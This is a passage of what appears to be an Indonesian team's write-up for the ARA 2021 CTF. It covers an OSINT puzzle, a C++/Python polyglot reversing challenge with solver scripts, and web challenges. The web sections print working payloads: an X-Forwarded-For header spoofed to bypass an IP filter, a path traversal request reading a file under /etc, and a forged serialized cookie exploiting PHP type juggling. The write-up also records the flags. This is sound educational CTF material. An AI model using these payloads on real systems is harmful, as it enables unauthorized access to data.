1	ara2021{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6}

c. Flag

Flag: **ara2021{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6}**

2. We Promise No shit!

a. Executive Summary

PT Pama Persada sedang membuat sayembara untuk memecahkan teka-teki yang mereka buat, cari tau siapa aku dan dia maka kamu akan menemukan harta karunya!

Aku merupakan website yang mulai viral pada tahun 2015, diciptakan oleh salah satu alumni dari kampus penyelenggara ARA CTF ini. Beritaku di upload di kanal its pada tanggal 11 januari 2016 aku senang sekali waktu itu.

Dia adalah judul lagu yang dinyanyikan oleh salah satu diva di Indonesia, dan mungkin keluargamu sering mendengarkannya di tv, kadang bercerita tentang karma.

Coba ketik ini di halamannya mbahmu yang terkenal itu : aku/dia


Mungkin lebih sopan untuk nulisnya huruf kecil semua

author : lambangaw

format flag : ara2021{}

b. Technical Report

Hint pertama tampak jelas, “*upload di kanal its pada tanggal 11 januari 2016*”. Awalnya kami mengira ada sesuatu di kanal YouTube ITS pada 11 Januari 2016, ternyata salah. Langsung mbah gugel “11 januari 2016 website its” (tanpa tanda kutip), kami menemukan sesuatu yang menarik



Buka linknya, ternyata nama webnya adalah <https://intip.in>

Kami berpikir untuk menebak shortlinknya, dengan mencari diva apa saja yang terkenal

12 Diva Pop Indonesia dari Masa ke Masa

- Era 60-an : Titiek Puspa. Perbesar. Titiek Puspa. ...
- Era 70-an: Hetty Koes Endang dan Emilia Contessa. Perbesar. ...
- Era 80-an: Vina Panduwinata dan Nicky Astria. Perbesar. ...
- Era 90-an: Nike Ardilla dan Anggun C. Sasmi. Perbesar. ...
- Era 2000: Krisdayanti, Titi DJ dan Ruth Sahanaya. Perbesar. ...
- Era 2010: Rossa dan Agnezmo. Perbesar.

Setelah menebak sekian banyak, kami mencoba <https://intip.in/hatayangkausakiti> dan ternyata pas. Akhirnya... Berikut penampakkannya



Kita disuruh melakukan string compare file diatas dengan file yang dibawah. Isinya kira kira seperti ini.

File atas

Ea amet exercitation eu culpa tempor officia enim amet non minim a deserunt qui magna mollit quis occaecat eu fugiat. Quis excepteur ve adipisicing irure id ex tempor dolor in eiusmod dolore do minim. No pariatur excepteur ipsum. Voluptate do et Lorem amet adipisicing. La ipsum excepteur sit reprehenderit minim in. Dolore occaecat laboris

File bawah

Do proident non commodo HMIT
ismod eiusmod. Ea ipsum consequ
ua **adalah** est sit mollit. Eu magna
irure veniam fugiat adipisicing. E
pporteur nulla in. Incididunt amet ali
abore aute pariatur ea adipisicing

Bisa dilihat ada kata bahasa Indonesia ditengah lorem ipsum. Langsung
gas compare dengan online tools <https://www.diffchecker.com/diff> . Berikut
Hasilnya

odo lorem eu aute do quis proident ut sunt aliqua aute dolor mollit cillum adipisicing. Aute cupidatat consectetur amet ut in culpa ut enim pariatur et voluptate mollit dolore ullamco. Sint eu anim nisi quis id laborum magna cillum. Irure laboris incididunt deserunt enim officia. Commodum sunt non ullamco la boris. Laborum anim ullamco labore nulla duis do nostrud lore m in dolor esse consectetur laboris dolore. Quis aliquip eius mod minim duis aliquip dolore in excepteur voluptate enim min im. Cupidatat velit sit nisi nisi ex sint adipisicing fugiat excepteur dolore nulla sint aliquip. Commodum cupidatat mollit est magna nostrud enim commodum. Dolore eiusmod tempor ad et a dipisicing reprehenderit nisi quis proident aute nulla ad. Ali qua et voluptate cupidatat dolor do incididunt aute. Labore fugiat ipsum cupidatat occaecat qui nostrud. Non ullamco moll it in officia non et tempor. Dolore labore in ut sit qui veli t deserunt qui elit reprehenderit est velit ea. Dolore nostru d consectetur laboris ea anim dolor enim sit. Esse excepteur	minim dolor voluptate. Commodum Lorem eu aute do quis proident ut sunt aliqua aute dolor mollit cillum adipisicing. Aute cup idatat consectetur amet ut in culpa ut enim pariatur et volup tate mollit dolore ullamco. Sint eu anim nisi quis id laborum magna cillum. Irure laboris incididunt deserunt enim officia. Commodum sunt non ullamco laboris. Laborum anim ullamco labore nulla duis do nostrud Lorem in dolor esse consectetur laboris dolore. Quis aliquip eiusmod minim duis aliquip dolore in exc epteur voluptate enim minim. Cupidatat velit sit nisi nisi ex sint adipisicing fugiat excepteur dolore nulla sint aliquip. Commodum cupidatat mollit est magna nostrud enim commodum. Dolo re lokasi hmit? tempor ad et adipisicing reprehenderit nisi q uis proident aute nulla ad. Aliqua et voluptate cupidatat dol or do incididunt aute. Labore fugiat ipsum cupidatat occaecat qui nostrud. Non ullamco mollit in officia non et tempor. Dol ore labore in ut sit qui velit deserunt qui elit reprehenderi t est velit ea. Dolore nostrud consectetur laboris ea anim do
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Perbedaan file di kanan:


“HMIT adalah himpunan mahasiswa teknologi informasi

lokasi hmit?

perpustakaan its

coba cari di maps”

Hooo, sekarang kita disuruh mencari perpustakaan ITS di google maps. Ok,
gasken. Setelah ke gmaps (), cek review, kami menemukan sesuatu yang
menarik (lagi)...



~~Baru tau kalo review bisa pake gambar~~
Ada gambar, coba perjelas



Ea flag aokwokwoawkoa (ARA nya nggak kapital yak)

c. Flag

Flag: `ara2021{oP3n_0N_Mo131L3}`

Reverse Engineering

1. cocomilk?

a. Executive Summary

Qiqi adalah seorang zombie yang sering pelupa. Suatu hari ia membuat kodingan dalam bahasa C++ untuk membuat kode rahasia lokasi cocomilk. Namun beberapa saat kemudian dia lupa menulis kodingan tersebut dalam bahasa C++ dan menuliskannya dalam bahasa Python. Qiqi yang kebingungan mencoba menginputkan lokasi cocomilk tersebut dengan menjalankan kodingannya dalam bahasa C++ dan Python. Anehnya, kodingannya dapat berjalan dan menghasilkan Output 1 pada bahasa C++ dan Output 2 pada bahasa Python. Beberapa saat kemudian, Qiqi melupakan lokasi rahasia cocomilk yang barusan diinputkan. Bantu Qiqi untuk mendapatkan lokasi rahasia cocomilk miliknya!

author : Dz

https://drive.google.com/file/d/1ac8nqKzrDFluw3SSpGN4g6A7OV4e3_4c/view?usp=sharing

b. Technical Report

Diberikan file script.py.cpp, Output 1.txt, dan Output 2.txt. Berikut penampakan script.py.cpp

```
#if 0
"""
#endif
#include <iostream>
#include <string>
#include <bits/stdc++.h>
using namespace std;
string z(string a);string y(string b);
int main() {string a;cout<<"Input: ";cin>>a;
#if 0
" """
#endif
#if 0
```

```

a = input("Input: ")
b = ""
c = ""
#endif
#if 0
"" "
#endif
cout << z(a) << endl;
return 0;
}
#if 0
" ""
#endif
#if 0
for x, y in enumerate(a):
    if x % 2 == 0:
#endif
#if 0
    "" "
#endif
string z(string a) {string b = "";
for (int i = 0; i < a.length(); i+=2) {b += a[i];
#if 0
    " ""
#endif
#endif
#if 0
    b += y
    else :
        c += y
#endif
#if 0
"" "
#endif
}return y(b);}
string y(string b) {string a = "";
for (int i = 0; i < b.length(); i++) {a+=b[i]^i;
#if 0
" ""
#endif
#endif
#if 0

```

```

c = c[::-1]
d = ""
for y,z in enumerate(c):
#endif
#if 0
    "" "
#endif
}
reverse(a.begin(), a.end());
return a;
}
#if 0
    " ""
#endif
#if 0
    d += chr(ord(z)^y^ord(b[y]))
print(":".join("{:02x}".format(ord(c)) for c in d))
#endif

```

Output 1.txt

```
[.Q9khIZWkkfG22`a
```

Output 2.txt

```
1c:0c:7f:46:77:56:04:34:1e:31:78:07:5b:42:63:1c:29
```

Jadi script.py.cpp bisa langsung dijalankan dengan python3 interpreter, dan juga dicompile dengan g++ (Funky File Format).

Kami mencoba memisahkan script .py dan .cpp, dan berikut hasilnya file.cpp

```

#include <iostream>
#include <string>
#include <bits/stdc++.h>
using namespace std;
string z(string a);
string y(string b);
int main() {
    string a;
    cout<<"Input: ";
    cin>>a;
    cout << z(a) << endl;

```

```

        return 0;
    }
    string z(string a) {
        string b = "";
        for (int i = 0; i < a.length(); i+=2) {
            b += a[i];
        }
        return y(b);
    }

    string y(string b) {
        string a = "";
        for (int i = 0; i < b.length(); i++) {
            a+=b[i]^i;
        }
        reverse(a.begin(), a.end());
        return a;
    }
}

```

python.py

```

a = input("Input: ")
b = ""
c = ""
for x, y in enumerate(a):
    if x % 2 == 0:
        b += y
    else :
        c += y
# print(b)
c = c[::-1]
d = ""
for y,z in enumerate(c):
    d += chr(ord(z)^y^ord(b[y]))
print(":".join("{:02x}".format(ord(c)) for c in d))

```

Kami berhasil melakukan recover karakter ganjil dengan membalik cara kerja file .cpp

```

def cdecrypt():
    enc = open("Output 1.txt", "rb").read()
    enc = enc[::-1]

```

```

print "Reversed enc: {}".format(list(enc))
print "Unreversed enc: {}".format(list(enc[::-1]))
res = ''
for i, j in enumerate(enc):
    res += chr(ord(j) ^ i)

print res

```

Hasil:

```

anehnan@pramayasa:~/ctf/ara/rev/cocomilk$ python solve.py
Reversed enc: ['a', '\t', '2', '2', 'G', 'f', 'k', 'k', 'W', 'Z', 'I', 'h', 'k', '9', 'Q', '\t', '']
Unreversed enc: ['\t', '\t', 'Q', '9', 'k', 'h', 'I', 'Z', 'W', 'k', 'k', 'f', 'G', '2', '2', '\t', 'a']
aa01Ccml_SCcg4_IK

```

Jadi, kita sekarang tinggal recover sisanya. Karena kami mlz, jadi kami brute manual h3h3. Berikut script kita

```

import string
def cdecrypt():
    enc = open("Output 1.txt", "rb").read()
    enc = enc[::-1]

    print "Reversed enc: {}".format(list(enc))
    print "Unreversed enc: {}".format(list(enc[::-1]))
    res = ''
    for i, j in enumerate(enc):
        res += chr(ord(j) ^ i)

    print res

def pythondecrypt():
    # tebak 1 1 sampe dapat
    # kalo tau referensinya, lebih cepet, mungkin
    a = 'ara2021{Cxcxm1x_xSxCxcxgx4x_x!xK}'
    b = ""
    c = ""
    for x, y in enumerate(a):
        if x % 2 == 0:
            b += y
        else:
            c += y
    c = c[::-1]

```



```

d = ""
for y,z in enumerate(c):
    d += chr(ord(z)^y^ord(b[y]))
print(a)
print(":".join("{:02x}".format(ord(c)) for c in d))

# ini di komen, giliran
pythondecrypt()
# cdecrypt()

```

Cara brute:

```

anehman@pramayasa:~/ctf/ara/rev/cocomilk$ python solve.py && cat Output\ 2.txt && echo
ara2021{C0cxmx1x_xSxCxcxgx4x_x!xK}
1c:18:4a:4a:3f:1e:13:13:2f:22:31:10:5b:42:63:1c:29
1c:0c:7f:46:77:56:04:34:1e:31:78:07:5b:42:63:1c:29

ara2021{C0com1lk_xSxCxcxgx4x_x!xK}
1c:18:4a:4a:3f:1e:13:13:2f:31:78:07:5b:42:63:1c:29
1c:0c:7f:46:77:56:04:34:1e:31:78:07:5b:42:63:1c:29

ara2021{C0com1lk_IS_Coc0g04t_M!lK}
1c:0c:7f:46:77:56:04:34:1e:31:78:07:5b:42:63:1c:29
1c:0c:7f:46:77:56:04:34:1e:31:78:07:5b:42:63:1c:29

```

Cek lagi dengan yang .cpp

```

Input: [.Q9khIZWkkfG22`a
[.Q9khIZWkkfG22`a

```

Sip, berarti sudah pas flagnya

c. Flag

Flag: ara2021{C0com1lk_IS_Coc0g04t_M!lK}

Web Exploitation

1. HOME

a. Executive Summary

Telkom Indonesia telah membuat website dimana didalamnya terdapat sebuah flag yang disembunyikan. Hmm sepertinya terdapat IP filtering di dalamnya

author : nop


<http://149.28.138.91:4444/>

b. Technical Report

Berdasarkan hint yang diberikan kami mencoba untuk menambahkan **X-Forwarded-For** ke **127.0.0.1** pada header ketika melakukan request.

```
Request
Pretty Raw \n Actions
1 GET / HTTP/1.1
2 Host: 149.28.138.91:4444
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 127.0.0.1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Pragma: no-cache
12 Cache-Control: no-cache
13
```

Response:



Terlihat 3 link dan kami langsung membukanya satu - persatu. Pada link **kitchen.php** terdapat potongan pertama flag, dan potongan selanjutnya berada pada **/etc/flag.txt** dan sepertinya payload .. dan **txt** di filter. Setelah beberapa menit mencoba, payload akhir yang kami gunakan menjadi:

```
1 GET /select.php?room=../../../../../../../../etc/flag3.txttxt HTTP/1.1
2 Host: 149.28.138.91:4444
```

c. Flag

Flag: ara2021{127.0.0.1_Is_St0rY_B3Gins}

1. Oven

a. Executive Summary

Gunakan oven saat memanggang kue!

author : nodoge

<http://34.101.209.28>

https://drive.google.com/file/d/1a8xUcGSQRcW2d0WhJRV1tTcvV_CH-arc/view?usp=sharing

b. Technical Report

Setelah melihat source code yang diberikan. Kami langsung memeriksa cookie dan menemukan cookie yang di encode base64. Ketika di decode:

```
> d64 Tzo10iJUub2tlbiI6Mjp7czo40iJ1c2VybmFtZSI7czo00iJ1c2VyIjtz0jg6InBhc3N3b3JkIjtz0jQ6InVzZXIi030=
0:5:"Token":2:{s:8:"username";s:4:"user";s:8:"password";s:4:"user";}%
```

Disini kami perlu mengubah username menjadi **admin** dan panjang password harus lebih panjang dari variable **\$pass_verif**. Kami menyadari perbandingan **if** yang digunakan vuln terhadap type juggling. Payload akhir menjadi seperti ini:

```
> printf '0:5:"Token":2:{s:8:"username";s:5:"admin";s:8:"password";s:14:"34250003024812";}' | base64 -w0 | copy
```

c. Flag

Flag: ara2021{cl4551c_typ3_ju66ling}

1. Not Secure

a. Executive Summary


untuk menguji kemampuan pentesting kamu, Telkom Indonesia memberikanmu sebuah website yang 'Not Secure'

author : Sulthon Nashir

<http://149.28.144.197>

b. Technical Report

Kami mengubah link yang awalnya menggunakan http menjadi https dan memeriksa sertifikatnya.



Berikut penampakan certificate nya:

Certificate

Masih pakai proxy manual?

Subject Name

Country	ID
State/Province	Flagnya Dimana yaaa
Locality	www.naufalaprilian.xyz
Organization	www.naufalaprilian.xyz
Organizational Unit	www.naufalaprilian.xyz
Common Name	Masih pakai proxy manual?
Email Address	tes@gmail.com

Issuer Name

Country	ID
State/Province	Flagnya Dimana yaaa
Locality	www.naufalaprilian.xyz
Organization	www.naufalaprilian.xyz
Organizational Unit	www.naufalaprilian.xyz
Common Name	Masih pakai proxy manual?
Email Address	tes@gmail.com

Pada bagian **Locality** terdapat link yang mengarah langsung ke flag

c. Flag

Flag: `ara2021{p3nt1n6nya53rt1vik4sih}`

Feedback

1. HOME

a. Executive Summary

Halo Sobat ARA kami dari pihak panitia meminta Feedback kalian terhadap penyelenggaraan ARA 2021 kali ini. Terima kasih sobat ARA.

<https://intip.in/FeedbackCTFARA>

b. Technical Report

Isi dengan sepenuh hati, dapet flag

Feedback Kompetisi CTF ARA 2021

Halo Sobat ARA terima kasih telah mengisi feedback yang sudah ada. Selamat berkompetisi dan sampai berjumpa di ARA 2022

Flag : ara2021{Terima_Kasih_Sudah_Mengisi_Feedback}

[Submit another response](#)

c. Flag

FLAG: ara2021{Terima_Kasih_Sudah_Mengisi_Feedback}